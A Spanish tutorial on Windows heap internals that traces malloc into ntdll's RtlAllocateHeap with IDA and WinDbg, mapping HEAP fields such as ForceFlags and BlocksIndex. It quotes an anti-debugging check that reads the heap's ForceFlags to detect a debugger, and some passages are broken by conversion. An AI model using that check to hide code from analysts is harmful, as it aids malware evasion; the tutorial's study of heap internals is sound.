PDBSRC: loading symbols for 'C:\Windows\system32\ucrtbase.DLL'...
PDB: using load address 77BE0000
Expected data back.
WINDBG>!heap -a
Index Address Name      Debugging options enabled
1: 00240000
    Segment at 00240000 to 00340000 (0004c000 bytes committed)
2: 005d0000
    Segment at 005d0000 to 005e0000 (00007000 bytes committed)
    Segment at 00410000 to 00510000 (00039000 bytes committed)

```

Si traceamos entrando en el malloc con f7 vemos que el size lo pasa a ESI, lo compara si es mas grande que 0xFFFFFFF0 como en nuestro caso es 0x10 no hay problema, lo pushea como argumento y ahí mismo vemos que pushea en mi caso 0x240000 que era uno de los heaps así que ya sabemos que va a trabajar con ese.

```

ucrtbase:77C15E4F db 0Cch ; 
ucrtbase:77C15E50 ;
ucrtbase:77C15E50 ucrtbase_malloc:
ucrtbase:77C15E50 mov    edi, edi
ucrtbase:77C15E52 push   ebp
ucrtbase:77C15E53 mov    ebp, esp
ucrtbase:77C15E55 push   esi
ucrtbase:77C15E56 mov    esi, [ebp+8]
ucrtbase:77C15E59 cmp    esi, 0FFFFFFE0h
ucrtbase:77C15E5C ja    loc_77C43368
ucrtbase:77C15E62 mov    eax, 1
ucrtbase:77C15E67 test   eax, eax
ucrtbase:77C15E69 cmovz esi, eax
ucrtbase:77C15E6C push   esi
ucrtbase:77C15E6D push   0
ucrtbase:77C15E6F push   ucrtbase__acrt_heap
ucrtbase:77C15E70 call   ucrtbase__Imp_HeapAlloc
ucrtbase:77C15E70 test   eax, eax
ucrtbase:77C15E70 jz    loc_77C43331 ucrtbase__acrt_heap dd offset unk_240000 ; DATA XREF: ucrtbase:ucrtbase_malloc+1F1r
; ucrtbase:ucrtbase_XMMI_FP_Emulation+C000f
ucrtbase:77C15E83 loc_77C15E83: ; CODE XREF: ucrtbase:ucrtbase_XMMI_FP_Emulation+C0104j
; ucrtbase:ucrtbase_XMMI_FP_Emulation+C0224j
ucrtbase:77C15E83

```

```

7770E1B6
7770E1B6 ; Attributes: bp-based frame
7770E1B6
7770E1B6 ntdll_RtlAllocateHeap proc near
7770E1B6
7770E1B6 var_60= dword ptr -60h
7770E1B6 var_5C= dword ptr -5Ch
7770E1B6 var_58= dword ptr -58h
7770E1B6 var_54= dword ptr -54h
7770E1B6 var_50= dword ptr -50h
7770E1B6 var_4C= dword ptr -4Ch
7770E1B6 var_10= dword ptr -10h
7770E1B6 var_C= dword ptr -0Ch
7770E1B6 var_8= dword ptr -8
7770E1B6 var_4= dword ptr -4
7770E1B6 base_heap= dword ptr 8
7770E1B6 const_cero= dword ptr 0Ch
7770E1B6 size= dword ptr 10h
7770E1B6
7770E1B6 ; FUNCTION CHUNK AT 77713529 SIZE 0000001F BYTES
7770E1B6 ; FUNCTION CHUNK AT 77713DBD SIZE 00000008 BYTES
7770E1B6 ; FUNCTION CHUNK AT 77714341 SIZE 00000011 BYTES
7770E1B6 ; FUNCTION CHUNK AT 77714404 SIZE 00000013 BYTES
7770E1B6 ; FUNCTION CHUNK AT 77714513 SIZE 00000020 BYTES
7770E1B6 ; FUNCTION CHUNK AT 7775E277 SIZE 000001B4 BYTES
7770E1B6

```

RtlAllocateHeap (Synchronized with EIP)

Ahí llegamos a podemos crear la función con click derecho - Create function y renombrar los argumentos que eran el size, un cero y la base del heap.

Aca esta la estructura del heap listada para poder copiar y pegar.

```

# +0x000 Entry      : _HEAP_ENTRY
# +0x008 SegmentSignature : UInt4B
# +0x00c SegmentFlags   : UInt4B
# +0x010 SegmentListEntry : _LIST_ENTRY
# +0x018 Heap        : Ptr32 _HEAP
# +0x01c BaseAddress   : Ptr32 Void
# +0x020 NumberOfPages  : UInt4B
# +0x024 FirstEntry    : Ptr32 _HEAP_ENTRY
# +0x028 LastValidEntry : Ptr32 _HEAP_ENTRY
# +0x02c NumberOfUnCommittedPages : UInt4B
# +0x030 NumberOfUnCommittedRanges : UInt4B
# +0x034 SegmentAllocatorBackTraceIndex : UInt2B

```


```
# +0x036 Reserved      : UInt2B
# +0x038 UCRSegmentList : _LIST_ENTRY
# +0x040 Flags        : UInt4B
# +0x044 ForceFlags   : UInt4B
# +0x048 CompatibilityFlags : UInt4B
# +0x04c EncodeFlagMask : UInt4B
# +0x050 Encoding     : _HEAP_ENTRY
# +0x058 PointerKey   : UInt4B
# +0x05c Interceptor   : UInt4B
# +0x060 VirtualMemoryThreshold : UInt4B
# +0x064 Signature    : UInt4B
# +0x068 SegmentReserve : UInt4B
# +0x06c SegmentCommit  : UInt4B
# +0x070 DeCommitFreeBlockThreshold : UInt4B
# +0x074 DeCommitTotalFreeThreshold : UInt4B
# +0x078 TotalFreeSize  : UInt4B
# +0x07c MaximumAllocationSize : UInt4B
# +0x080 ProcessHeapsListIndex : UInt2B
# +0x082 HeaderValidateLength : UInt2B
# +0x084 HeaderValidateCopy : Ptr32 Void
# +0x088 NextAvailableTagIndex : UInt2B
# +0x08a MaximumTagIndex : UInt2B
# +0x08c TagEntries     : Ptr32 _HEAP_TAG_ENTRY
# +0x090 UCRLList      : _LIST_ENTRY
# +0x098 AlignRound     : UInt4B
# +0x09c AlignMask      : UInt4B
# +0x0a0 VirtualAllocdBlocks : _LIST_ENTRY
# +0x0a8 SegmentList    : _LIST_ENTRY
# +0x0b0 AllocatorBackTraceIndex : UInt2B
# +0x0b4 NonDedicatedListLength : UInt4B
```

```

# +0x0b8 BlocksIndex    : Ptr32 Void
# +0x0bc UCRIndex      : Ptr32 Void
# +0x0c0 PseudoTagEntries : Ptr32 _HEAP_PSEUDO_TAG_ENTRY
# +0x0c4 FreeLists       : _LIST_ENTRY
# +0x0cc LockVariable    : Ptr32 _HEAP_LOCK
# +0x0d0 CommitRoutine   : Ptr32 long
# +0x0d4 FrontEndHeap    : Ptr32 Void
# +0x0d8 FrontHeapLockCount : UInt2B
# +0x0da FrontEndHeapType : UChar
# +0x0dc Counters        : _HEAP_COUNTERS
# +0x130 TuningParameters : _HEAP_TUNING_PARAMETERS

```

No vamos a hacer las estructuras en IDA con todos los campos, solo crearemos una estructura vacía para renombrar solo los campos que usemos.




Ahí la cree en la pestaña estructuras con INSERTAR y luego la agrandare a 0x130 despues veré si necesito agrandarla mas.

Ya sabíamos como hacer esto le agrego un campo de un byte colocándome en el ends y apretando la tecla D y luego click derecho EXPAND y le agrego 0x12f.


```
00000000 ; [00000050 BYTES. COLLAPSED STRUCT _EXCEPTION_RECORD. PRESS
00000000 ;
00000000
00000000 HEAP struc ; (sizeof=0x1, mappedto_1085)
00000000 field_0 db ?
00000001 HEAP ends
00000001
00000000 ; [000002CC
00000000 ; [00000070
00000000 ; [00000008
00000000 ; [00000008
00000000 ; [00000008
00000000 ; [00000008
00000000 ; [00000008
00000000 ; [00000008
00000000 ; [0000000C
00000000 ; [00000018 BYTES. COLLAPSED STRUCT _EXCEPTION_RECORD. PRESS CTRL
00000000 ; [00000010 BYTES. COLLAPSED STRUCT _EH3_EXCEPTION_REGISTRAT
00000000 ; [00000040 BYTES. COLLAPSED STRUCT _IMAGE_DOS_HEADER. PRESS
00000000 ; [0000005C BYTES. COLLAPSED STRUCT _IMAGE_LOAD_CONFIG_DIREC
```

```
00000000 ; -----
00000000
00000000 HEAP struc ; (sizeof=0x130, mappedto_1085)
00000000 db ? ; undefined
00000001 db ? ; undefined
00000002 db ? ; undefined
00000003 db ? ; undefined
00000004 db ? ; undefined
00000005 db ? ; undefined
00000006 db ? ; undefined
00000007 db ? ; undefined
00000008 db ? ; undefined
00000009 db ? ; undefined
0000000A db ? ; undefined
0000000B db ? ; undefined
0000000C db ? ; undefined
0000000D db ? ; undefined
0000000E db ? ; undefined
0000000F db ? ; undefined
00000010 db ? ; undefined
```

Allí quedó de 0x130 seguro sera un poco mas grande por el largo del ultimo campo, pero ya veré.



Allí usa el campo 44 y abajo el 5c apretando T en ambos elijo la estructura HEAP.



Ahora tengo que definir esos campos en la estructura.

```
# +0x044 ForceFlags      : UInt4B
# +0x048 CompatibilityFlags : UInt4B
# +0x04c EncodeFlagMask  : UInt4B
# +0x050 Encoding        : _HEAP_ENTRY
# +0x058 PointerKey      : UInt4B
# +0x05c Interceptor      : UInt4B
```

Son dos campos de 4 bytes, los renombrare, voy a 0x44 y apreto la D hasta que cambia a DD.

```

0000040 db ? ; undefined
0000041 db ? ; undefined
0000042 db ? ; undefined
0000043 db ? ; undefined
0000044 Field_44 dd ? ; XREF: ntdll_RtlAllocateHeap+20/r
0000048 db ? ; undefined
0000049 db ? ; undefined
000004A db ? ; undefined
000004B db ? ; undefined
000004C db ? ; undefined
000004D db ? ; undefined
000004E db ? ; undefined
000004F db ? ; undefined
0000050 db ? ; undefined
0000051 db ? ; undefined
0000052 db ? ; undefined
0000053 db ? ; undefined
0000054 db ? ; undefined
0000055 db ? ; undefined
0000056 db ? ; undefined
0000057 db ? ; undefined
0000058 db ? ; undefined
0000059 db ? ; undefined
000005A db ? ; undefined
000005B db ? ; undefined
000005C Field_5C dd ? ; XREF: ntdll_RtlAllocateHeap+23/r
0000060 db ? ; undefined
0000061 db ? ; undefined

```

Y los renombro.

Bueno no tenemos ni idea de para que sirve pero al menos quedo lindo jeje

The screenshot shows two windows from a debugger. The top window displays assembly code:

```

7770E1D3 mov     ebx, [ebp+base_heap]
7770E1D6 mov     eax, [ebx+HEAP.ForceFlags]
7770E1D9 mov     ecx, [ebx+HEAP.Interceptor]
7770E1DC or      [ebp+const_cero], eax
7770E1DF mov     [ebp+var_C], ecx
7770E1E2 cmp     ecx, esi
7770E1E4 jnz    loc_7775E277

```

The bottom window shows memory dump data:

```


7775E277 ; START OF FUNCTION CHUNK FOR ntdll_RtlAllocateHeap
7775E277
7775E277 loc_7775E277:
7775E277 test    [ebp+const_cero], offset unk_3C000102
7775E27E jnz    loc_7775E3CE

```

Arrows indicate connections between the assembly code and the memory dump data, specifically pointing from the assembly labels to their corresponding memory addresses in the dump window.

Obviamente no todos los campos ni todo lo que hace lo interpretaremos pero iremos viendo que hace.

Una vez que traceamos hasta allí y EBX tomo el valor de la base del heap 240000 en mi caso puedo ir ahí y asignarle a esa dirección la estructura heap que aunque por ahora esta vacía algo tiene jeje.



Con ALT mas Q o Convert to struct variable del menú.

No queda muy lindo, pero ahí se ven los campos ForceFlags e Interceptor ambos a cero.

Coincide con

```

00240000. 00004000 - uncommitted bytes.
WINDBG>!heap -a 240000
Index Address Name      Debugging options enabled
1: 00240000
    Segment at 00240000 to 00340000 (0004c000 bytes committed)
    Flags:          00000002
    ForceFlags:     00000000
    Granularity:   8 bytes
    Segment Reserve: 00100000
    Segment Commit: 00002000
    DeCommit Block Thres: 00000800
    DeCommit Total Thres: 00002000
    Total Free Size: 00000134
    Max. Allocation Size: 7ffdefff
    Lock Variable at: 00240138
    Next TagIndex: 0000
    Maximum TagIndex: 0000
    Tag Entries: 00000000
    PsuedoTag Entries: 00000000
    Virtual Alloc List: 002400a8
    Uncommitted ranges: 00240090
        0028c000: 000b4000 (737280 bytes)
    FreeList[ 00 ] at 002400c4: 00288478 . 00243c30
        00243c28: 00018 . 00010 [100] - free
        002444d8: 00028 . 00018 [100] - free
        00282f48: 00070 . 00018 [100] - free
        002898a0: 000d8 . 00020 [100] - free

```

Y con

```

00240000. 00004000 - uncommitted bytes.
WINDBG>dt _heap 240000
_ntdll!_HEAP
+0x000 Entry           : _HEAP_ENTRY
+0x008 SegmentSignature : 0xfffffee
+0x00c SegmentFlags    : 0
+0x010 SegmentListEntry : _LIST_ENTRY [ 0x2400a8 - 0x2400a8 ]
+0x018 Heap             : 0x00240000 _HEAP
+0x01c BaseAddress      : 0x00240000 Void
+0x020 NumberOfPages    : 0x100
+0x024 FirstEntry       : 0x00240588 _HEAP_ENTRY
+0x028 LastValidEntry   : 0x00340000 _HEAP_ENTRY
+0x02c NumberOfUnCommittedPages : 0xb4
+0x030 NumberOfUnCommittedRanges : 1
+0x034 SegmentAllocatorBackTraceIndex : 0
+0x036 Reserved         : 0
+0x038 UCRSegmentList   : _LIST_ENTRY [ 0x28bff0 - 0x28bff0 ]
+0x040 Flags             : 2
+0x044 ForceFlags        : 0
+0x048 CompatibilityFlags : 0
+0x04c EncodeFlagMask   : 0x100000
+0x050 Encoding          : _HEAP_ENTRY
+0x058 PointerKey        : 0x4fe4ec35
+0x05c Interceptor       : 0
+0x060 VirtualMemoryThreshold : 0xfe00
+0x064 Signature         : 0xeeffff
+0x068 SegmentReserve    : 0x100000
+0x06c SegmentCommit      : 0x2000

```

WINDBG

## PEB-Process-Environment-Block/ProcessHeap

You are here TEB PEB ProcessHeap

### Description

This flag (offset 0x18) can be used as an anti-debugging technique. This first heap contains a header with fields (ForceFlags, Flags) used to tell the kernel whether the heap was created within a debugger.


Below are the offsets (relative to ProcessHeap) for Windows XP and Windows 7.

Field	Size	Offset relative to ProcessHeap (Windows XP)	Offset relative to ProcessHeap (Windows 7)
ForceFlags	DWORD	0x10	0x44
Flags	DWORD	0x0C	0x40

Here is the assembly that checks for this value:

```
mov eax, large fs:30h           ; PEB saved to EAX
mov eax, dword ptr [eax+18h]    ; Processheap (offset 0x18 relative to PEB) saved to EAX
cmp dword ptr ds:[eax+10h], 0   ; Check whether ForceFlags field (offset 0x10 relative to ProcessHeap) is 0
jne DebuggerDetected           ; If previous test returned non zero, debugger is present
```

Copie el ejecutable a otra carpeta sin cerrar el anterior para comprobar y lo abrí directo en un segundo IDA no atacheando, sino directamente dentro del mismo y ese valor cambia a 0x40000060, es un valor que indica si esta siendo debuggado.



En el que se atacheo

```
+0x038 UCRSegmentList : _LIST_ENTRY [ 0x28bff0 - 0x28bff0 ]
+0x040 Flags : 2
+0x044 ForceFlags : 0
+0x048 CompatibilityFlags : 0
+0x04c EncodeFlagMask : 0x100000
```

En el que abrí en el debugger.

```
+0x02c NumberOfUnCommittedPages : 0xee
+0x030 NumberOfUnCommittedRanges : 1
+0x034 SegmentAllocatorBackTraceIndex : 0
+0x036 Reserved : 0
+0x038 UCRSegmentList : _LIST_ENTRY [ 0x291ff0 - 0x291ff0 ]
+0x040 Flags : 0x40000062
+0x044 ForceFlags : 0x40000060
+0x048 CompatibilityFlags : 0
```

Allí dice que entre otras cosas se puede usar como antidebugger.

```

7770E1D3 mov     ebx, [ebp+base_heap]
7770E1D6 mov     eax, [ebx+HEAP.ForceFlags]
7770E1D9 mov     ecx, [ebx+HEAP.Interceptor]
7770E1DC or      [ebp+const_cero_ForceFlags], eax
7770E1DF mov     [ebp+Interceptor], ecx
7770E1E2 cmp     ecx, esi
7770E1E4 jnz    loc_7775E277

```

SE277 ; START OF FUNCTION CHUNK FOR ntdll\_RtlAllocateHeap  
SE277  
1 /Synchronized with RTDI

Vemos que el argumento que era cero lo reusa haciendo OR con ForceFlags, de esta forma como era cero quedara valiendo ForceFlags.

Y ECX que tenia Interceptor lo guarda en var\_C por eso la renombro, aunque no encontré detalle de para que sirve ya veremos, lo que si vi que no varia si esta siendo debuggeando o no vale 0 en ambos casos.

Como Interceptor en mi caso vale cero y ESI vale cero, salta por la flecha roja ya que son iguales.


```

7770E1EA
7770E1EA loc_7770E1EA:
7770E1EA test    [ebp+const_cero_ForceFlags], offset unk_7D810F61
7770E1F1 jnz    loc_77713529


```

Allí hace test de ForceFlags que es cero contra la constante 7d810f61 el resultado sera cero y ira por la flecha roja.(si se abrió en un debugger ira por la flecha verde)

Compara si el size es cero en nuestro caso es 0x10 asi que va por acá.




Le suma 0xf y luego hace AND con -8 con lo cual queda 0x18 que seria el size completo a alojar sumandole el header y para que sea múltiplo de 8.



Queda en EAX el size full a 18.

Luego guarda en var\_8 ese size asi que lo renombro.



```
7770E203 loc_7770E203:  
7770E203 add     eax, 0Fh  
7770E206 and    eax, 0FFFFFF8h  
7770E209 mov    ecx, eax  
7770E20B mov    [ebp+size_full], eax  
7770E20E mov    eax, [ebx+0B8h]  
7770E214 shr    ecx, 3
```

Luego leo el campo 0xb8 que era BlockIndex, asi que lo renombro en la estructura y aqui apreto T para que lo tome.

# +0x0b8 BlocksIndex : Ptr32 Void

```
7770E203 loc_7770E203:  
7770E203 add    eax, 0Fh  
7770E206 and    eax, 0FFFFFFF8h  
7770E209 mov    ecx, eax  
7770E20B mov    [ebp+size_full], eax  
7770E20E mov    eax, [ebx+HEAP.BlocksIndex]  
7770E214 shr    ecx, 3
```

Así que ese valor es un puntero que vale 0x240150 en mi caso.

Recordemos que

```
shr eax, 3 ;Signed division by 8
```


Y eso es lo que hace divide el size\_full por 8, recordemos también que el size que figuraba en los encabezados como size total había que multiplicarlo por 8 para hallar el total del size del bloque.

Por ejemplo copiado de otro tute anterior un UserSize de 0x10, terminaba siendo un size total de 0x3 al que multiplicándolo por 8 daba el total de bytes.

```
00401000 a1c0204000      mov     eax,dword ptr [ConsoleApplication1!_imp__system (00401000+0x1000) !heap -p -a eax
0:000> address 00301b20 found in
      _HEAP @ 2c0000
      HEAP_ENTRY Size Prev Flags     UserPtr UserSize - state
      00301b18 0003 0000  [00]    00301b20    00010 - (busy)
```

Python>hex(0x3\*0x8)  
0x18

Acá es la operación inversa del size full halla ese 0x3 al dividir por 0x8.



Vemos que ahora empieza a trabajar con la estructura BlocksIndex que habíamos visto en el tutorial pasado. (la imagen siguiente es del tutorial anterior)

Para ver el contenido de esta tabla `BlocksIndex` se usa

